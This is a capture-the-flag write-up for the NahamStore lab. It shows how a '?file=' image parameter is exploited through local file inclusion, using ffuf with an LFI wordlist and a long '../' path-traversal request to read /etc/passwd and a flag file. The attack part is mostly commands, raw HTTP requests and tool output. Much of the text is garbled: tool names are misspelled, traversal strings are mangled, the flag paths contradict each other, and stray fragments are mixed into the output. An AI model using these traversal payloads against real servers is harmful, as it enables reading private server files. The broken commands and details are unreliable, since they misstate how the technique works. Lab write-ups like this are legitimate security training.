

## NahamStore: LFI

### Introduction

**Local file inclusion (LFI)** is the process of including files that are already locally present on the server, through the exploitation of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing **directory traversal characters (such as dot-dot-slash [..../../])** to be injected.



### Looking for LFI


To find a potential LFI point, we need to find a section of the website that points to files on the server. In our case, we already have this information, since during the vulnerability analysis with Zap Proxy, a section of the website was found that points to files within the server:

[https://nahamstore.thm \(1\)](https://nahamstore.thm)


[HTTP Only Site \(1\)](#)

▶ GET http://nahamstore.thm/product/picture/?file=%20+%20b.img%20+%20.jpg

The way to find this point manually is by going to any of the products on the website, either the “*Sticker Pack*” or the “*Hoodie + Tee*”, right-clicking on the product image and selecting “*Open Image in New Tab*”.



The interesting thing here is that we've found a section that points to files within the server, and this “*?file=*” is the one we'll be testing. To do this, we will use a simple LFI technique to try to read files within the server using path traversal (..../..../..)



However, we see that this didn't work. What we can do from here is try to bypass it and test other *directory traversal* methods. This could take a long time, so we're going to automate this process using a tool, such as **Burp Suite's Intruder** or **Caido's Automate**. But for this example, I'll use **ffuf** from the terminal. The dictionary I'll use is **LFI-Jhaddix.txt** from **SecList**, and the command will be this:


```
ffuf -u 'http://nahamstore.thm/product/picture/?file=FUZZ' -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 19 (The latter, fs 19, is used to filter out responses whose size is exactly 19 bytes, which are the "garbage" response).
```

And this was the result:

```
(kali㉿kali)-[~/Desktop/THM/Machines/NahamStore]
└─$ fuf -u "http://nahamstore.thm/product/picture/?file=FUZZ" -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 19
[{'File': 'etc/passwd'}, {'File': 'etc/passwd'}, {'File': 'etc/passwd'}, {'File': 'etc/passwd'}, {"File": "etc/passwd"}, {"File": "etc/passwd"}]
v2.1.0-dev

:: Method           : GET
:: URL             : http://nahamstore.thm/product/picture/?file=FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
:: Filter          : Response size: 19
...
.../etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 106ms]
.../etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 106ms]
.../etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 98ms]
.../etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 108ms]
```

And we have managed to find several directory traversal sequences that allow us to exploit LFI! Now we just need to place one of these in the `"/?file="` parameter and try to list files from the server.



As we can see, although we cannot read the contents of the /etc/passwd file because we do not have the privileges to do so, we are still interacting with the server's internal files.

The definitive proof that this is so is to try to list the file located in the **/lf1/flag.txt** directory, which is confirmation of that challenge for the skeptics.



We see that when we try to list the **flag.txt** file, we get an error from the browser. So we're going to intercept this request from **Burp Suite** and send it to the **Repeater**.

```
Request
Pretty Raw Hex
1 GET /product/picture?file=../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../................................................................/fi.flag HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:14.0) Gecko/20100101 Firefox/14.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Transfer-Encoding: chunked
8 Cookie: token=13e3d0be7199fa0af2b06e54b67040c; session=e7ddfbbaadc00881elf9b506096ffec50
9 Upgrade-Insecure-Requests: 1
10 Priority: -1
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Apache/2.4.14.0 (Ubuntu)
3 Date: Mon, 05 Jan 2026 14:29:54 GMT
4 Content-Type: image/jpeg
5 Connection: keep-alive
6 Set-Cookie: session=e7ddfbbaadc00881elf9b506096ffec50; expires=Mon, 05-Jan-2026 15:29:54 GMT; Max-Age=3600; path=/; domain=.example.com
7 Content-Length: 34
8
9 {7ef 863} → LFI Flag
```

And with this we conclude the **| EI** section.